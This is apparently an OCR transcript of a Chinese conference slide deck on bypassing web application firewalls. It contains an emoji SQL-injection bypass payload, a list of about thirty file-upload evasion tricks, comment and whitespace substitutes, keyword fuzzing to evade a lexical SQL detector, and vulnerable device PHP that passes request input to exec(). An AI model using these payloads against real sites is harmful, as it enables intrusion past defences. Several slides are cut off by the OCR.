阿里云 | 云盾先知 安全情报


没有绝对的WAF防御

Tr3jer_CongRong

没人Care的一些信息 🐶

- @河图安全
- 啥颜色帽子都不是
- Tr3jer@Gmail.com
- www.Thinkings.org
- weibo & Twitter : @Tr3jer
- Security Researcher、 Developers、 Criminology


我就不科普WAF是啥了。



主流WAF有哪些？


CLOUDFLARE
云锁 Cloudlock
360网站卫士 wangzhan.360.com
DBAPP Security 安恒信息
百度云加速 su.baidu.com
腾讯云
NSFOCUS
IMPERVA
云盾
让云上比云下更安全
ModSecurity
Open Source Web Application Firewall
360 主机卫士
安全狗
Venus 启明星辰 领航信息安全
知道创宇云安全 在线交易SaaS防御系统
安全宝 网站安全专家
天融信 TOPSEC 可信网络 安全世界 RELIABLE NETWORK SAFE WORLD
SANGFOR 深信服科技

根据研发们的IQ评测其WAF.



ByPass的价值

- 更好的完善WAF系统。
- 留着Bug Bounty用 2333。

- 黑产高价收购WAF绕过方式。
- 完全绕过的价格可达到一万+。


ByPass的价值

- 更
- 留

N/A	狗、盾、神、锁、宝、卫士。。。
环境&版本	
应用场景	
是否完全绕过	
持久度	


- 黑
- 完

WAF玩家的自我修养


Windows Server 2008 - 快照
快照 1
2016/1/16
安全狗apache
云锁apache
主机卫士apache
您在这里
新的链接克隆...
Windows Server 2003 - 快照
iis初始状态
2016/4/15
安全狗iis4
安全狗iis3.5
云锁iis
主机卫士iis
您在这里
新的链接克隆...
编辑...
删除
转到

WAF玩家的自我修养

- 时
- 多
- 为
- Ir



urlpath: union(select%23
😠%0auser from ddd)

Emoji组合字符全部 > ASCII 127


WAF玩家的自我修养

1、filename在content-type下面
2、.asp{80-90}
3、NTFS ADS
4、.asp...
5、boundary不一致
6、iis6分号截断asp.asp;asp.jpg
7、apache解析漏洞php.php.ddd
8、boundary和content-disposition中间插入换行
9、hello.php:a.jpg然后hello.<<<
10、filename=php.php
11、filename="a.txt";filename="a.php”
12、name=\n"file";filename="a.php"
13、content-disposition:\n
14、.htaccess文件
15、a.jpg.\nphp
16、去掉content-disposition的form-data字段
17、php<5.3 单双引号截断特性
18、删掉content-disposition: form-data;
19、content-disposition\00:
20、{char}+content-disposition
21、head头的content-type: tab
22、head头的content-type: multipart/form-DATA
23、filename后缀改为大写
24、head头的Content-Type: multipart/form-data;\n
25、.asp空格
26、.asp0x00.jpg截断
27、双boundary
28、file\nname="php.php"
29、head头content-type空格:
30、form-data字段与name字段交换位置

正确的Upload Fuzz


```
Content-Type: multipart/form-data; boundary=--------------------------152308197243363116416269590 77

--------------------------152308197243363116416269590 77
Content-Disposition: form-data; name="file1"; filename="a.asp"
Content-Type: application/octet-stream

test
--------------------------152308197243363116416269590 77--
```

蓝：左侧可控
绿：右侧可控
红：两侧可控



WAF玩家的自我修养

Mysql :
1e1{union from}、\nkeyword、{+ - `` " "" ~ ! @ () {} }keyword
10个可代替空格的字符、Error Return设计缺陷等 …
Mssql :
30多个可代替空格的字符、Error Return设计缺陷等 …
Annotation :
-- , # , -- + , // , -- - , /**/ , ;%00 , /*!20000*/
Apache :
解析特性、HPP、畸形method、畸形Boundary等 …
Nginx :
解析特性等 …
Osx :
test.php{\xFC[\x80-\x83]}
Linux :
host"name
Windows & IIS :
Unicode、畸形Unicode、ADS流、N种HTTP畸形正文、解析特性、截断特性、HPP、畸形Boundary、GET / POST傻傻分不清、无数畸形字符可以代替正常字符等 …
Encoder :
Json、Unicode、Base64、Url Encode、Html、Serialize、双重编码等 …



WAF玩家的自我修养

- 时刻猥琐着
- 多总结 & 举一反三
- 关注系统&语言&数据库特性
- Impossible ==> I’m possible

WAF都有哪些致命的缺陷？

WAF都有哪些致命的缺陷？

- 死心眼
- 缺心眼
  - 影响业务 === 累赘
    - 技术交流站随便发个帖或回个Issue都能被误认为RCE。。。
  - 多个可控点规则没同步
  - 吃瓜群众惨遭WAF连坐效应
- 自身的漏洞

如果信息安全社区使用某些WAF的话，
你能开起来算我输。。。

WAF都有哪些致命的缺陷？

- 死心眼
- 缺心眼
  - 影响业务 === 累赘
  - 多个可控点规则没同步
    - 指哪修哪
  - 吃瓜群众惨遭WAF连坐效应
- 自身的漏洞


WAF都有哪些致命的缺陷？

- 死心眼
- 缺心眼
  - 影响业务 === 累赘
  - 多个可控点规则没同步
  - 吃瓜群众惨遭WAF连坐效应
- 自身的漏洞

- 黑客使用移动上网卡，专挑人多的地方，你敢封？还真敢。
- 你脾气酸性，有WAF研发背景，爱封IP，这些都可以。但你动手之前可不可以给吃瓜群众一个眼神？

WAF都有哪些致命的缺陷？

- 死[illegible]
- 缺[illegible]
- 自[illegible]
  -
  -




测试WAF小经验

- 针对云WAF
  - 不要相信Demo的规则
  - 多收集例站进行站点随机Fuzz，建议至少50+
  -
  -
    - 懂逆向则逆向，不懂逆向就瞎Fuzz，内存泄露、dll劫持使劲怼，crash了最好。

```
# 同一个云WAF例站，Payload顺序填充，目标随机性、确保同一个例站短时间不被抽中 + 延时。
map(lambda x:waf_target_list.append(x.strip()),open('waf_target.txt'))

now_target = random.choice(waf_target_list)
```

测试WAF小经验

- 针对云WAF
  - 不要相信Demo的规则
  - 多收集例站进行站点随机Fuzz，建议至少50+
- 针对IPS / IDS
  - 尽可能先拿到早版本的交互层代码
  - 扫其服务测其EXP
- 针对主机防护软件
  - WAF就在眼前，Rule我想去猜猜
  - 懂逆向则逆向，不懂逆向就瞎Fuzz，内存泄露、dll劫持使劲怼，crash了最好。


bindipmac
123.php
butian.php
check_arp_exist_ip.php
d.php
ip_mac_list.php
l.php
null.php
static_arp.php
static_arp_action.php
static_arp_bind.php
static_arp_del.php
static_arp_include.php
static_arp_list_action.php
static_arp_setting.php
static_arp_setting_content.php
static_arp_tonetwork_action.php
static_restart_arp_action.php
system_arp_list.php
system_arp_list_content.php
if(isset($_REQUEST['ethName'])){
$ethName = $_REQUEST['ethName'];
}
$isRestart="0";
if(isset($_REQUEST['isRestart'])){
$isRestart = $_REQUEST['isRestart'];
}
$macFilterEnable= $networkDAO->getNetworkConfigItemValue($ethName,"macFilterEnable");
$macFilterFixed= $networkDAO->getNetworkConfigItemValue($ethName,"macFilterFixed");
$macFilterAllowOthers= $networkDAO->getNetworkConfigItemValue($ethName,"macFilterAllowOthers");
$macDhcpEnable= $networkDAO->getNetworkConfigItemValue($ethName,"macDhcpEnable");
$macFilter="0";
$lanIfs = $networkDAO->getNetworkConfigItemValue("routerlan","ifname");
$lanIfs = trim ($lanIfs);
$lanNameArray = split ('[ ]+', $lanIfs);
foreach ($lanNameArray as $lanName){
$lanMacFilterEnable=$networkDAO->getNetworkConfigItemValue($lanName,"macFilterEnable");
public function getNetworkConfigItemValue($config,$option){
$result = parent::get("network",$config,$option);
return $result;
}
public function get($package,$config,$option){
$cmd = UCI_CMD." get ".$package.".".$config.".".$option;
$result = exec($cmd);
return $result;
}

测试WAF小经验

- 针对云WAF
  - 不要相信Demo的规则
  - 多收集例站进行站点随机Fuzz，建议至少50+
- 针对IPS / IDS
  - 尽可能先拿到早版本的交互层代码
  - 扫其服务测其EXP
- 针对主机防护软件
  - WAF就在眼前，Rule我想去猜猜
  - 懂逆向则逆向，不懂逆向就瞎Fuzz，内存泄露、dll劫持使劲怼，crash了最好。

词法分析&机器学习？

- 代替昂长的正则Rule
- 准确率和召回率更高
- 具有一定的防0day能力
- WAF研发被开除的几率更小

举个 

陈网友的SQLchop

- 类似CFG实现判断语法。
- 算法复杂度达到了O(N)。
- 递归解码的片段进行综合打分。

如何套路词法分析？

```
>>> chop.classify({'urlpath':'/?id=1 union select password from users'},True)
{'payloads': [{'key': '',
               'score': 2.869999885559082,
               'source': 'urlpath: querystring_decode ',
               'value': '1 union select password from users'}],
 'result': 1}
```

```
>>> chop.classify({'urlpath':'/?id=1 union select straight_join from users'},True)
{'payloads': [{'key': '',
               'score': 1.5733333826065
               'source': 'urlpath: queryst
               'value': '1 union select str
 'result': 0}
```

password
<type bareword>

straight_join
<keyword straight_join>

Keywords Fuzz — Payloads

```
sql_Keywords = ['all', 'revoke', 'show', 'text', 'second_microsecond', 'current_timestamp', 'kill', '
    no_write_to_binlog', 'range', 'before', 'smallint', 'mediumblob', 'slow', 'group', 'signal', 'trigger', 'explain'
    , 'deterministic', 'character', 'localtimestamp', 'to', 'add', 'sqlexception', 'blob', 'current_user', 'elseif',
    'utc_time', 'mod', 'alter', 'match', 'localtime', 'real', 'then', 'sql_big_result', 'insensitive', '
    master_heartbeat_period', 'read', 'low_priority', 'schemas', 'zerofill', 'ssl', 'not', 'integer', 'bit', 'unique'
    , 'utc_date', 'condition', 'desc', 'insert', 'like', 'longtext', 'decimal', 'drop', 'ignore', 'purge', 'continue'
    , 'each', 'release', 'div', 'where', 'sqlwarning', 'accessible', 'right', 'force', 'exists', 'usage', '
    hour_minute', 'numeric', 'unlock', 'float8', 'enclosed', 'float4', 'hour_second', 'linear', 'day_microsecond', '
    index', 'xor', 'for', 'while', 'label', 'varchar', 'sqlstate', 'exit', 'collate', 'precision', 'between', 'values
    ', 'infile', 'tinytext', 'asensitive', 'varying', 'goto', 'enum', 'reads', 'asc', 'outfile', 'undo', 'key', '
    outer', 'by', 'change', 'union', 'both', 'convert', 'constraint', 'column', 'mediumint', 'hour_microsecond', '
    sql_calc_found_rows', 'utc_timestamp', 'foreign', 'sensitive', 'connection', 'separator', 'procedure', 'rlike', '
    action', 'varbinary', 'or', 'load', 'rename', 'middleint', 'master_ssl_verify_server_cert', 'into', 'float', '
    primary', 'replace', 'restrict', 'set', 'references', 'regexp', 'table', 'tinyblob', 'select', 'terminated', 'use
    ', 'from', 'timestamp', 'distinct', 'leading', 'create', 'long', 'optimize', 'minute_microsecond', 'call', 'inner
    ', 'day_second', 'analyze', 'unsigned', 'schema', 'ignore_server_ids', 'fulltext', 'describe', 'option', 'declare
    ', 'with', 'delayed', 'else', 'int4', 'int1', 'int3', 'int2', 'sql_small_result', 'general', 'true', 'int8', '
    case', 'escaped', 'read_write', 'join', 'default', 'double', 'require', 'high_priority', 'day_minute', 'cursor',
    'specific', 'limit', 'raid0', 'modifies', 'dec', 'fetch', 'loop', 'delete', 'and', 'false', 'int', 'lock', 'is',
    'day_hour', 'resignal', 'char', 'as', 'bigint', 'dual', 'in', 'return', 'null', 'trailing', 'check', 'if', '
    varcharacter', 'binary', 'straight_join', 'grant', 'when', 'cross', 'write', 'current_date', 'distinctrow', 'out'
    , 'repeat', 'year_month', 'current_time', 'keys', 'optionally', 'time', 'update', 'minute_second', 'leave', 'sql'
    , 'date', 'iterate', 'on', 'no', 'natural', 'using', 'database', 'interval', 'lines', 'maxvalue', 'order', '
    cascade', 'tinyint', 'spatial', 'databases', 'mediumtext', 'longblob', 'starting', 'having', 'inout', 'left']
```

Keywords Fuzz — Code

```
union_select,select_from,from_table = [],[],[]

sql_inj = {
    "/?id=1 union {} select ddd from ddd":union_select,
    "/?id=1 union select {} from ddd":select_from,
